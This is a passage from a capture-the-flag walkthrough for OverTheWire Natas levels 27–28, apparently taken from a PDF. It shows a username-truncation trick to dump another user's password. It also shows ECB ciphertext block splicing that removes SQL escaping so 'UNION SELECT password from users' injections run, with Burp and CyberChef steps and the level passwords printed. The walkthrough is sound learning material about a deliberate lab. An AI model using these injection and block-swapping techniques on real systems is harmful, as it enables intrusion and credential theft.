
It will trim all the white spaces, start & end only, in the input. And if not, it will print Go Away, Hacker!

So the vuln is in the 64 ch and trim function. We already have a natas28 user, we need to find the password. Through this vuln, we can create a duplicate user named natas28 with more than 64 spaces after and some random text. It will trim everything after the 64th character, left with spaces, which means another natas28. and while dumping the data in the output it will give us actual natas28 password.



This will be our username.

Copy and paste this username with any password:



It has ignored all the spaces, but it still exists:



Now if we try logging in we natas28 and spaces after, it will not log in to us in actual natas28. We need to use something that is like white space but not a white space, we can use null %00 ch.

[illegible]

Here we created another user with more than 64 null ch. But its shoes natas28a, which is HTTP thing, we can ignore this.

```

20 username=natas28&password=anyway
21
22
23
24
25
26
27
28

```

And this time when we log in with `natas28` only and the same password used last, will dump the actual `natas28` data.

1JNwQM1Oi6J6j1k49Xyw7ZN6pXMQInVj

Level 28:

```
Username: natas28
```

URL: <http://natas28.natas.labs.overthewire.org>

Whack Computer Joke Database


Search:

search


sorry, we are currently out of sauce

There are only two input methods here, URL and search field.

Whenever we type something and hit search, the URL looks different. Opening it in BurpSuite:



It looks encrypted, let's see the decrypted form:



Which results in some undisplayable characters.

Now let's check the URL query with special different other characters:

(add parameter to URL)

(Select simple list in set Payload)

(Paste Special Characters from SecLists)

25	/	200	193	1300
26	?	200	208	1300
28	:	200	169	1300
30	"	200	179	1300

Request	Response
<div> <div>Pretty</div> <div>Raw</div> <div>Hex</div> <div>Render</div> </div> <pre> 31) 32 </style> 33 <div id="content"> 34
 35 Notice : Uninitialized string offset: -1 in /var/www/natas/natas28/search.php on line 59
 36 Zero padding found instead of PKCS#7 padding </pre>	

Now look in response (each character length is same else default one), each character gives a common response:

Notice: Uninitialized string offset: -1 in
`/var/www/natas/natas28/search.php` on line 59
Zero padding found instead of PKCS#7 padding

After searching and understanding this error, it is related to cryptography and specifically Block Cipher Mode ECB (Electronic Code Book) encryption, which works to fill the remaining blocks in certain bytes with padding just to represent a complete block (what matters is only unpadded blocks, filled already).

We have to find the block size in our tasks. Added more data than a certain fixed bytes (4, 8, 16, 32 ...) creates more blocks accordingly. We can find block size from our search parameter, by adding more characters one by one:

(search anything and open into Burp)

(add parameter to query an intruder)

(payload type to bruter)

(set only one character, x. it will increase ch. Numbers one by one.)

(min length, 1 & max 64 - these are input lengths)

Just start an attack!

Observe that status is the same for all and length is random.

Let's see on the terminal what's going on.

```
(anyway@anyway) - [~/28]
$ ls
0 13 17 20 24 28 31 35 39 42 46 5 53 57 60 64
1 14 18 21 25 29 32 36 4 43 47 50 54 58 61 7
11 15 19 22 26 3 33 37 40 44 48 51 55 59 62 8
12 16 2 23 27 30 34 38 41 45 49 52 56 6 63 9
```

```
(anyway@anyway) - [~/28]
$ cat 0
HTTP/1.1 302 Found
Date: Sat, 27 Jul 2024 11:38:28 GMT
Server: Apache/2.4.58 (Ubuntu)
Location: search.php?query=G%2Bg1Eae6W%2F1XjA7vRm21nMyEco%2Fc%2Bj2TdR0Qp8dcjPKriAqPE2%2B%2BuY1niRMkobB1vfoQVOxoUVz5bypVRFkZR5BPSyq%2FLC12hqpypTFryXA%3D
Content-Length: 920
Connection: close
Content-Type: text/html; charset=UTF-8

<html>
<head>
<!-- This stuff in the header has nothing to do with the level -->
<link rel="stylesheet" type="text/css" href="http://natas.labs.overthewire.org/css/level.css">
<link rel="stylesheet" href="http://natas.labs.overthewire.org/css/jquery-ui.css" />
<link rel="stylesheet" href="http://natas.labs.overthewire.org/css/wechall.css" />
<script src="http://natas.labs.overthewire.org/js/jquery-1.9.1.js"></script>
<script src="http://natas.labs.overthewire.org/js/jquery-ui.js"></script>
<script src="http://natas.labs.overthewire.org/js/wechall-data.js"></script><script src="http://natas.labs.overthewire.org/js/wechall.js"></script>
<script>var wechallinfo = { "level": "natas28", "pass": "1JNmQM10i6J6j1k49Xyw7ZN6pXMQInVj" };</script></head>
<body>
<!--
morla/10111
y0 n0th!
-->
<h1>natas28</h1>
<div id="content">
```

In each of file, we are interested in this.

So, we will grep Location line in all of the files and then use = as delimiter including field 2, and save as file.txt.

```
(anyway@anyway)~[~/28]
$ grep -a location * | cut -d "=" -f 2 > file.txt

(anyway@anyway)~[~/28]
$ ls
0 11 13 15 17 19 20 22 24 26 28 3 31 33 35 37 39 40 42 44 46 48 5 51 53 55 57 59 60 62 64 8 file.txt
1 12 14 16 18 2 21 23 25 27 29 30 32 34 36 38 4 41 43 45 47 49 50 52 54 56 58 6 61 63 7 9
```

We can delete all of the other files than file.txt.

Open the file in VSCode as it would be convenient.

We can exclude the first line, as it is of default query.

See the pattern, from onwards it starts breaking:

```
rs > PC_anway2 > Desktop > file.txt
G%2Bg1Eae6W%2F1XjA7vRm21nNyEco%2Fc%2Bj2TdR0Qp8dcjPKriAqPE2%2B%2BuY1n1RmkobB1vfoQV0xoUVz5bypVRfKZR5BPSyq%2FLC12hqqppTFrYXA%3D
G%2Bg1Eae6W%2F1XjA7vRm21nNyEco%2Fc%2Bj2TdR0Qp8dcjPJXwBmXBeBRhwrvq1HTCwh%2FvfoQV0xoUVz5bypVRfKZR5BPSyq%2FLC12hqqppTFrYXA%3D
G%2Bg1Eae6W%2F1XjA7vRm21nNyEco%2Fc%2Bj2TdR0Qp8dcjPJPNuJ42BaBnGUW4PC1pprqSHmaB7H5m1mCAVYTVCLgDq3tm9usapqc7cBnaAQ8sTFc%3D
G%2Bg1Eae6W%2F1XjA7vRm21nNyEco%2Fc%2Bj2TdR0Qp8dcjPJNxDQ5AD%2BU7MBjF6J0bD4m14rXbbzHxmhT3Vnj2qkEJjU5N6gk3R5mVucRLNRo%3D
G%2Bg1Eae6W%2F1XjA7vRm21nNyEco%2Fc%2Bj2TdR0Qp8dcjPJ5mV9jv3%2FK2D1HFzN5PuFVKSh%2FPMVHnhLmbzHIY7GAR1bVcy3I3x3D2Q5cV18F6bmY%3D
G%2Bg1Eae6W%2F1XjA7vRm21nNyEco%2Fc%2Bj2TdR0Qp8dcjPLeYevuuBogTgkNB1c8%2BV%2F0rDuHHBxEg4a0XNntno9y9GVR5bu6ISPnyZVBfj%2F0ns%3D
G%2Bg1Eae6W%2F1XjA7vRm21nNyEco%2Fc%2Bj2TdR0Qp8dcjPIxI2UQV%2FLjCrbVGEkdj%2F%2B1QcCYxLrNxe2TV120UQXdfmTQ3MhoJTaSrfy9N5Brv4o%3D
G%2Bg1Eae6W%2F1XjA7vRm21nNyEco%2Fc%2Bj2TdR0Qp8dcjPICBNF5MR98SD5SV5E%2FtK4ZIaVSupG%2B5Ppq4WEW09L0NF%2FK3JU0U%2FwprWHLH118D44%3D
G%2Bg1Eae6W%2F1XjA7vRm21nNyEco%2Fc%2Bj2TdR0Qp8dcjPL5w22Pptwhpp5s1%2BIZptghiW3pCIT4YQixZ%2F10rqXXY5FyMgUug%2Ba0RY%2FQZhz7MKPhw5PTrxsgh%3D
G%2Bg1Eae6W%2F1XjA7vRm21nNyEco%2Fc%2Bj2TdR0Qp8dcjPJ3yu0gtVDUQ2DuuqRAOenmo3Ui8wHPnTascCPxZ25Mwpc5zZB5L6eob5V301b5%2BMA%3D
G%2Bg1Eae6W%2F1XjA7vRm21nNyEco%2Fc%2Bj2TdR0Qp8dcjPJKIsu5w2zuRXi11FeYrPLxj1MjUfabUa8P%2Bc1411SVg8qM9OYQkTq64SoGdhkg5l0%3D
G%2Bg1Eae6W%2F1XjA7vRm21nNyEco%2Fc%2Bj2TdR0Qp8dcjPJKIsu5w2zuRXi11FeYrPLxFL7H7diTxFrLxErytbAQnX9UET9Bj0m9rt%2F0tByJk%3D
G%2Bg1Eae6W%2F1XjA7vRm21nNyEco%2Fc%2Bj2TdR0Qp8dcjPJKIsu5w2zuRXi11FeYrPLxv4r2vJ6QNZiCJAb1wZWJGIjoU2cQpG5h3Wp7xz103Yr1HX2nGysIPZGaDXuI
G%2Bg1Eae6W%2F1XjA7vRm21nNyEco%2Fc%2Bj2TdR0Qp8dcjPJKIsu5w2zuRXi11FeYrPLxihTdjYHpfZX44wLmL0a7n0JXo0Pararyw00h1xzgPdF76ymVfKYoyHpDj96Yh
G%2Bg1Eae6W%2F1XjA7vRm21nNyEco%2Fc%2Bj2TdR0Qp8dcjPJKIsu5w2zuRXi11FeYrPLx908SR5jffz6o9j5mW1jZ0mqd%2BjtGqvgtD8t%2F5qUI6thjrhGh%2FiYaLgWv
G%2Bg1Eae6W%2F1XjA7vRm21nNyEco%2Fc%2Bj2TdR0Qp8dcjPJKIsu5w2zuRXi11FeYrPLx908SR5jffz6o9j5mW1jZ0mqd%2BjtGqvgtD8t%2F5qUI6thjrhGh%2FiYaLgWv
G%2Bg1Eae6W%2F1XjA7vRm21nNyEco%2Fc%2Bj2TdR0Qp8dcjPJKIsu5w2zuRXi11FeYrPLx0bK0D6Ry8E3b7S0S%2BtY0xL36EFTsaFf%2C2Bw8qVURZGUEQT0TsqqvwtDoaqqc
G%2Bg1Eae6W%2F1XjA7vRm21nNyEco%2Fc%2Bj2TdR0Qp8dcjPJKIsu5w2zuRXi11FeYrPLxZxehkPlzc6B548tX35xTqEh5mgex0ptZggfck1XC4A6t7zvbvKano03GzWgENLE
G%2Bg1Eae6W%2F1XjA7vRm21nNyEco%2Fc%2Bj2TdR0Qp8dcjPJKIsu5w2zuRXi11FeYrPLxN5ndHbfcFzWBCemfQsmoYpouK1228x8zoU91246tqBcSBk%2BTeoJCueZ1bnE
G%2Bg1Eae6W%2F1XjA7vRm21nNyEco%2Fc%2Bj2TdR0Qp8dcjPJKIsu5w2zuRXi11FeYrPLx6G59gWBXEZJDYUfnt6qXCsofzF5R5455m8xyG0xgEdW1XmtyMdw9k0XFYVBen
G%2Bg1Eae6W%2F1XjA7vRm21nNyEco%2Fc%2Bj2TdR0Qp8dcjPJKIsu5w2zuRXi11FeYrPLx9531QUGPIGLWJDBcsBpV%2Faw7hxcRIOgtFzTbZ6PcvRIUUm7uiEj2J2VQX6i
G%2Bg1Eae6W%2F1XjA7vRm21nNyEco%2Fc%2Bj2TdR0Qp8dcjPJKIsu5w2zuRXi11FeYrPLx1unGpduU%2BfW2SD5zMUa0aCVIvMBz502rHAJ8mWJjFqXoC2Q1i%2BnqG%2BV
G%2Bg1Eae6W%2F1XjA7vRm21nNyEco%2Fc%2Bj2TdR0Qp8dcjPJKIsu5w2zuRXi11FeYrPLxgn5DjRAHF5NLEaUo5sCaAmSGLUrqvU6auFhFtPS9DX%2FyTVFP8KUcB5R9d
G%2Bg1Eae6W%2F1XjA7vRm21nNyEco%2Fc%2Bj2TdR0Qp8dcjPJKIsu5w2zuRXi11FeYrPLxTP1ISU4IA5W12GStwAJ8IY1t6QIE%2BGEIsWf4tK61120RcjIFFIPmjkwP0GvY
G%2Bg1Eae6W%2F1XjA7vRm21nNyEco%2Fc%2Bj2TdR0Qp8dcjPJKIsu5w2zuRXi11FeYrPLxLxunGpduU%2BfW2SD5zMUa0aCVIvMBz502rHAJ8mWJjFqXoC2Q1i%2BnqG%2BV
G%2Bg1Eae6W%2F1XjA7vRm21nNyEco%2Fc%2Bj2TdR0Qp8dcjPJKIsu5w2zuRXi11FeYrPLxIo9sNg5c1u4btQHC62KW3n0KX%2FtKRAQKZ3UXuWuW9bzTfM5xp7c4R9mULVC
G%2Bg1Eae6W%2F1XjA7vRm21nNyEco%2Fc%2Bj2TdR0Qp8dcjPJKIsu5w2zuRXi11FeYrPLxIo9sNg5c1u4btQHC62KW3o5TI1H2m1GvD%2FgteJdU1YPKjPmTmE6uu0aBnVZ
G%2Bg1Eae6W%2F1XjA7vRm21nNyEco%2Fc%2Bj2TdR0Qp8dcjPJKIsu5w2zuRXi11FeYrPLxIo9sNg5c1u4btQHC62KW3hVY%2Bx%2B3Yk8Ray8RKR8mWwE1j%2FVBE%2FQY9Vj
G%2Bg1Eae6W%2F1XjA7vRm21nNyEco%2Fc%2Bj2TdR0Qp8dcjPJKIsu5w2zuRXi11FeYrPLxIo9sNg5c1u4btQHC62KW3n1ek9ryekDc4giQ65cGViRi1i6FNnEKRUyD1sD%2B8
G%2Bg1Eae6W%2F1XjA7vRm21nNyEco%2Fc%2Bj2TdR0Qp8dcjPJKIsu5w2zuRXi11FeYrPLxIo9sNg5c1u4btQHC62KW3ooU3Y2B6X%2V2BOMC519Gu59CV6ND2q2q8sDjodcc
G%2Bg1Eae6W%2F1XjA7vRm21nNyEco%2Fc%2Bj2TdR0Qp8dcjPJKIsu5w2zuRXi11FeYrPLxIo9sNg5c1u4btQHC62KW3pmDyS%2FXwPcrAm2SU94J0iuc%2FMYUJ5SQAUCPH5
G%2Bg1Eae6W%2F1XjA7vRm21nNyEco%2Fc%2Bj2TdR0Qp8dcjPJKIsu5w2zuRXi11FeYrPLxIo9sNg5c1u4btQHC62KW3vaPeKeY38%2BqPV0p1tY2Pgnf07Rqr4LXQXE%2F
```

```
G%2Bg1Eae6W%2F1XjA7vRm21nNyEco%2Fc%2Bj2TdR0Qp8dcjPKriAqPE2%2B%2BuY1n1RmkobB1vfoQV0xoUVz5bypVRfKZR5BPSyq%2FLC12hqqppTFrYXA%3D
G%2Bg1Eae6W%2F1XjA7vRm21nNyEco%2Fc%2Bj2TdR0Qp8dcjPJXwBmXBeBRhwrvq1HTCwh%2FvfoQV0xoUVz5bypVRfKZR5BPSyq%2FLC12hqqppTFrYXA%3D
G%2Bg1Eae6W%2F1XjA7vRm21nNyEco%2Fc%2Bj2TdR0Qp8dcjPJPNuJ42BaBnGUW4PC1pprqSHmaB7H5m1mCAVYTVCLgDq3tm9usapqc7cBnaAQ8sTFc%3D
G%2Bg1Eae6W%2F1XjA7vRm21nNyEco%2Fc%2Bj2TdR0Qp8dcjPJNxDQ5AD%2BU7MBjF6J0bD4m14rXbbzHxmhT3Vnj2qkEJjU5N6gk3R5mVucRLNRo%3D
G%2Bg1Eae6W%2F1XjA7vRm21nNyEco%2Fc%2Bj2TdR0Qp8dcjPJ5mV9jv3%2FK2D1HFzN5PuFVKSh%2FPMVHnhLmbzHIY7GAR1bVcy3I3x3D2Q5cV18F6bmY%3D
G%2Bg1Eae6W%2F1XjA7vRm21nNyEco%2Fc%2Bj2TdR0Qp8dcjPLeYevuuBogTgkNB1c8%2BV%2F0rDuHHBxEg4a0XNntno9y9GVR5bu6ISPnyZVBfj%2F0ns%3D
G%2Bg1Eae6W%2F1XjA7vRm21nNyEco%2Fc%2Bj2TdR0Qp8dcjPIxI2UQV%2FLjCrbVGEkdj%2F%2B1QcCYxLrNxe2TV120UQXdfmTQ3MhoJTaSrfy9N5Brv4o%3D
G%2Bg1Eae6W%2F1XjA7vRm21nNyEco%2Fc%2Bj2TdR0Qp8dcjPICBNF5MR98SD5SV5E%2FtK4ZIaVSupG%2B5Ppq4WEW09L0NF%2FK3JU0U%2FwprWHLH118D44%3D
G%2Bg1Eae6W%2F1XjA7vRm21nNyEco%2Fc%2Bj2TdR0Qp8dcjPL5w22Pptwhpp5s1%2BIZptghiW3pCIT4YQixZ%2F10rqXXY5FyMgUug%2Ba0RY%2FQZhz7MKPhw5PTrxsgh%3D
G%2Bg1Eae6W%2F1XjA7vRm21nNyEco%2Fc%2Bj2TdR0Qp8dcjPJ3yu0gtVDUQ2DuuqRAOenmo3Ui8wHPnTascCPxZ25Mwpc5zZB5L6eob5V301b5%2BMA%3D
G%2Bg1Eae6W%2F1XjA7vRm21nNyEco%2Fc%2Bj2TdR0Qp8dcjPJKIsu5w2zuRXi11FeYrPLxj1MjUfabUa8P%2Bc1411SVg8qM9OYQkTq64SoGdhkg5l0%3D
G%2Bg1Eae6W%2F1XjA7vRm21nNyEco%2Fc%2Bj2TdR0Qp8dcjPJKIsu5w2zuRXi11FeYrPLxFL7H7diTxFrLxErytbAQnX9UET9Bj0m9rt%2F0tByJk%3D
G%2Bg1Eae6W%2F1XjA7vRm21nNyEco%2Fc%2Bj2TdR0Qp8dcjPJKIsu5w2zuRXi11FeYrPLxv4r2vJ6QNZiCJAb1wZWJGIjoU2cQpG5h3Wp7xz103Yr1HX2nGysIPZGaDXuI
G%2Bg1Eae6W%2F1XjA7vRm21nNyEco%2Fc%2Bj2TdR0Qp8dcjPJKIsu5w2zuRXi11FeYrPLxihTdjYHpfZX44wLmL0a7n0JXo0Pararyw00h1xzgPdF76ymVfKYoyHpDj96Yh
G%2Bg1Eae6W%2F1XjA7vRm21nNyEco%2Fc%2Bj2TdR0Qp8dcjPJKIsu5w2zuRXi11FeYrPLx908SR5jffz6o9j5mW1jZ0mqd%2BjtGqvgtD8t%2F5qUI6thjrhGh%2FiYaLgWv
G%2Bg1Eae6W%2F1XjA7vRm21nNyEco%2Fc%2Bj2TdR0Qp8dcjPJKIsu5w2zuRXi11FeYrPLx908SR5jffz6o9j5mW1jZ0mqd%2BjtGqvgtD8t%2F5qUI6thjrhGh%2FiYaLgWv
G%2Bg1Eae6W%2F1XjA7vRm21nNyEco%2Fc%2Bj2TdR0Qp8dcjPJKIsu5w2zuRXi11FeYrPLx0bK0D6Ry8E3b7S0S%2BtY0xL36EFTsaFf%2C2Bw8qVURZGUEQT0TsqqvwtDoaqqc
G%2Bg1Eae6W%2F1XjA7vRm21nNyEco%2Fc%2Bj2TdR0Qp8dcjPJKIsu5w2zuRXi11FeYrPLxZxehkPlzc6B548tX35xTqEh5mgex0ptZggfck1XC4A6t7zvbvKano03GzWgENLE
G%2Bg1Eae6W%2F1XjA7vRm21nNyEco%2Fc%2Bj2TdR0Qp8dcjPJKIsu5w2zuRXi11FeYrPLxN5ndHbfcFzWBCemfQsmoYpouK1228x8zoU91246tqBcSBk%2BTeoJCueZ1bnE
G%2Bg1Eae6W%2F1XjA7vRm21nNyEco%2Fc%2Bj2TdR0Qp8dcjPJKIsu5w2zuRXi11FeYrPLx6G59gWBXEZJDYUfnt6qXCsofzF5R5455m8xyG0xgEdW1XmtyMdw9k0XFYVBen
G%2Bg1Eae6W%2F1XjA7vRm21nNyEco%2Fc%2Bj2TdR0Qp8dcjPJKIsu5w2zuRXi11FeYrPLx9531QUGPIGLWJDBcsBpV%2Faw7hxcRIOgtFzTbZ6PcvRIUUm7uiEj2J2VQX6i
G%2Bg1Eae6W%2F1XjA7vRm21nNyEco%2Fc%2Bj2TdR0Qp8dcjPJKIsu5w2zuRXi11FeYrPLxLxunGpduU%2BfW2SD5zMUa0aCVIvMBz502rHAJ8mWJjFqXoC2Q1i%2BnqG%2BV
G%2Bg1Eae6W%2F1XjA7vRm21nNyEco%2Fc%2Bj2TdR0Qp8dcjPJKIsu5w2zuRXi11FeYrPLxIo9sNg5c1u4btQHC62KW3n0KX%2FtKRAQKZ3UXuWuW9bzTfM5xp7c4R9mULVC
G%2Bg1Eae6W%2F1XjA7vRm21nNyEco%2Fc%2Bj2TdR0Qp8dcjPJKIsu5w2zuRXi11FeYrPLxIo9sNg5c1u4btQHC62KW3o5TI1H2m1GvD%2FgteJdU1YPKjPmTmE6uu0aBnVZ
G%2Bg1Eae6W%2F1XjA7vRm21nNyEco%2Fc%2Bj2TdR0Qp8dcjPJKIsu5w2zuRXi11FeYrPLxIo9sNg5c1u4btQHC62KW3hVY%2Bx%2B3Yk8Ray8RKR8mWwE1j%2FVBE%2FQY9Vj
G%2Bg1Eae6W%2F1XjA7vRm21nNyEco%2Fc%2Bj2TdR0Qp8dcjPJKIsu5w2zuRXi11FeYrPLxIo9sNg5c1u4btQHC62KW3n1ek9ryekDc4giQ65cGViRi1i6FNnEKRUyD1sD%2B8
G%2Bg1Eae6W%2F1XjA7vRm21nNyEco%2Fc%2Bj2TdR0Qp8dcjPJKIsu5w2zuRXi11FeYrPLxIo9sNg5c1u4btQHC62KW3ooU3Y2B6X%2V2BOMC519Gu59CV6ND2q2q8sDjodcc
G%2Bg1Eae6W%2F1XjA7vRm21nNyEco%2Fc%2Bj2TdR0Qp8dcjPJKIsu5w2zuRXi11FeYrPLxIo9sNg5c1u4btQHC62KW3pmDyS%2FXwPcrAm2SU94J0iuc%2FMYUJ5SQAUCPH5
```

So and so.

The pattern which is repeated is standard block and from onwards it starts filling.
From counting the same patterned lines, we can say the block size is 16.

The screenshot shows a web application with a 'Recipe' panel on the left and an 'Input' panel on the right. The 'Recipe' panel has three sections: 'Fork' with 'Split delimiter' set to '\n' and 'Merge delimi...' set to '\n\n'; 'URL Decode'; and 'From Base64' with 'Alphabet' set to 'A-Za-z0-9+/' and 'Remove non-alphabet chars' checked. The 'Input' panel shows a long URL. Below the input, there is an 'Output' section displaying the decoded URL in a readable format, with some characters highlighted in red.

We have converted that url into decoded form and then into base64. While we need to convert it into something that we can read.

The screenshot shows a web application with a 'To Hex' panel on the left and an 'Input' panel on the right. The 'To Hex' panel has 'Delimiter' set to 'None' and 'Bytes per line' set to '16'. The 'Input' panel shows a long Base64 string. Below the input, there is an 'Output' section displaying the converted hex string, with some characters highlighted in red.

We will convert it into hex and we know that block size is 16 so we will divide it into 16 bytes per line.
This way it is more readable now.

Now we find out that some blocks are the same, we call it stranded. And some blocks are not. We only see a change in blocks when the capacity of a block holding "x" reaches and the next blocks starts holding the "x" thus changing the block pattern.

Go back to the main web page. It says it's a database, so might be vulnerable to SQL injection. Search any special character, gives the result, meaning it processes it as a string, because of a feature called Escaping, this can make it a challenge to SQL injection, as its pre-processing adds a back-slash to special characters.

We can use the same SQL injection with the help of all the processes above. We can 9 x in starting (so that some blocks are left to fill) and add ' to close the input field and then find the database version:

xxxxxxx' UNION SELECT @@version;#

9 x so that the 10th character would be filled with a backslash.

And hashtag at the end so that everything next would be ignored.

Copy and paste the query in the URL to cipherchef:

The screenshot shows the CipherChef tool interface. On the left, a 'Recipe' is configured with the following steps: 'Fork' (Split delimiter: \n, Merge delimiter: \n\n, Ignore errors: unchecked), 'URL Decode', 'From Base64' (Alphabet: A-Za-z0-9+/, Remove non-alphabet chars: checked, Strict mode: unchecked), 'To Hex' (Delimiter: None, Bytes per line: 16), and 'Add line numbers'. On the right, the 'Input' field contains a long Base64 string. Below it, the 'Output' field shows 7 lines of hex data. The 3rd line, '4a22cbb9c36cee4578b5205798ae92f1', is highlighted in yellow.

Copy this output and save it somewhere. Now grab the 3rd standard block from the 10th URL and paste into the 3rd block of this output. This way we have removed the back slash playing with hex code.

```
#10
1 1be82511a7ba5bfd578c0eef466db59c   hex output file 10
2 dc84728fdcf89d93751d10a7c75c8cf2
3 4a22cbb9c36cee4578b5205798ae92f1
4 8e532351f69b51af0ff82d7897549583   - xxxxxxxxAAAAAAAA\
5 ca8cf4e610913abae39a067619204a5a

1 1be82511a7ba5bfd578c0eef466db59c   Hex output latest 9 x query
2 dc84728fdcf89d93751d10a7c75c8cf2
3 4a22cbb9c36cee4578b5205798ae92f1
4 3e6597aa69f37bd3bf9f6f8af2ca91b1
5 aedba436bdd305b71149e5454c28d3b4
6 29287f3cc5479e12e66f31c863b18047
7 56d5732dc8c770f64397158bc17a6e66
```


And we here is new query for URL:

Recipe

Split

Split delimiter: \n

Join delimiter

From Hex

Delimiter: Auto

To Base64

Alphabet: A-Za-z0-9+/=

URL Encode

☒ Encode all special chars

Input

1be82511a7ba5bfd578c0eef466db59c
dc84728fdc89d93751d10a7c75c8cf2
4a22cbb9c36cee4578b5205798ae92f1
3e6597aa69f37bd3bf9f6f8af2ca91b1
aedba436bdd305b71149e5454c28d3b4
29287f3cc5479e12e66f31c863b18047
56d5732dc8c770f64397158bc17a6e66

Output

G%2Bg1Eae6W%2F1XjA7vRm21nNyEco%2Fc%2BJ2TdR0Qp8dcjPJkIsu5w2zuRXi1IFeYrpLxPmWXqmnze
90%2Fn2%2BK8sqRsa7bpDa90wW3EUUn1RUwo07QpKH88xUeeEuZvMchjsYBHVtVzLcjHcPZD1xWLwXpuZg
%3D%3D

Paste it into the URL:

28

Whack Computer Joke Database

- 8.0.37-0ubuntu0.24.04.1

SUBMIT TOKEN

We got the database version.

Now same way as we find @@version. So use:

AAAAAAAAA' UNION SELECT password from users;#

Copy the query URL and paste it into cipherchef to get hex output:

Recipe ^ 📁 🗑️ 🔍 🔗 🔧 📄 🔖 🔖 🔖

Fork ^ 🔍 ⏸

Split delimiter Merge delimi... ☐ Ignore errors

URL Decode ^ 🔍 ⏸

From Base64 ^ 🔍 ⏸

Alphabet ▼

☒ Remove non-alphabet chars ☐ Strict mode

To Hex ^ 🔍 ⏸

Delimiter Bytes per line

Add line numbers ^ 🔍 ⏸

Input + 📁 🗑️ 🔍 🔗 🔧 📄 🔖 🔖 🔖 🔖

G%2Bg1Eae6W%2F1XjA7vRm21nNyEco%2Fc%2B32TdR0Qp8dcjPIWJ2pwLjKxd0ddiQ3a1c51WnPci%2FcKte0ohRTkObf%2BT4aVF1T3rVZFTrXVtna05kYxm5xtyst209VZ%2FszQKTUzQ1ejQ9qtqvLA46HXHQAS0Xt7rKZV8pijIekOP3pg1Ng%3D

188 1 Tr Raw Bytes ← CRLF (detected)

Output 📄 🔗 🔍 🔗 🔗 🔗

```
1 1be82511a7ba5bfd578c0eef466db59c
2 dc84728fdcf89d93751d10a7c75c8cf2
3 16276a702e32b177475d890ddad5ce65
4 5a73dc8bfa8ab5ed288514e439b17e4f
5 86951754f7ad56454eb5d5b6768ee646
6 319b9c6dcacb763bd559feccd0293533
7 4257a343daadaaf2c0e3a1d71ce03dd1
8 7b7baca655f298a321e90e3f7a60d4d8
```

```
1be82511a7ba5bfd578c0eef466db59c
dc84728fdcf89d93751d10a7c75c8cf2
4a22cbb9c36cee4578b5205798ae92f1
5a73dc8bfa8ab5ed288514e439b17e4f
86951754f7ad56454eb5d5b6768ee646
319b9c6dcacb763bd559feccd0293533
4257a343daadaaf2c0e3a1d71ce03dd1
7b7baca655f298a321e90e3f7a60d4d8
```

Replace the 3rd line with the 10th URL's 3rd line.

Recipe

Split

Split delimiter
\\n

Join delimiter

From Hex

Delimiter
Auto

To Base64

Alphabet
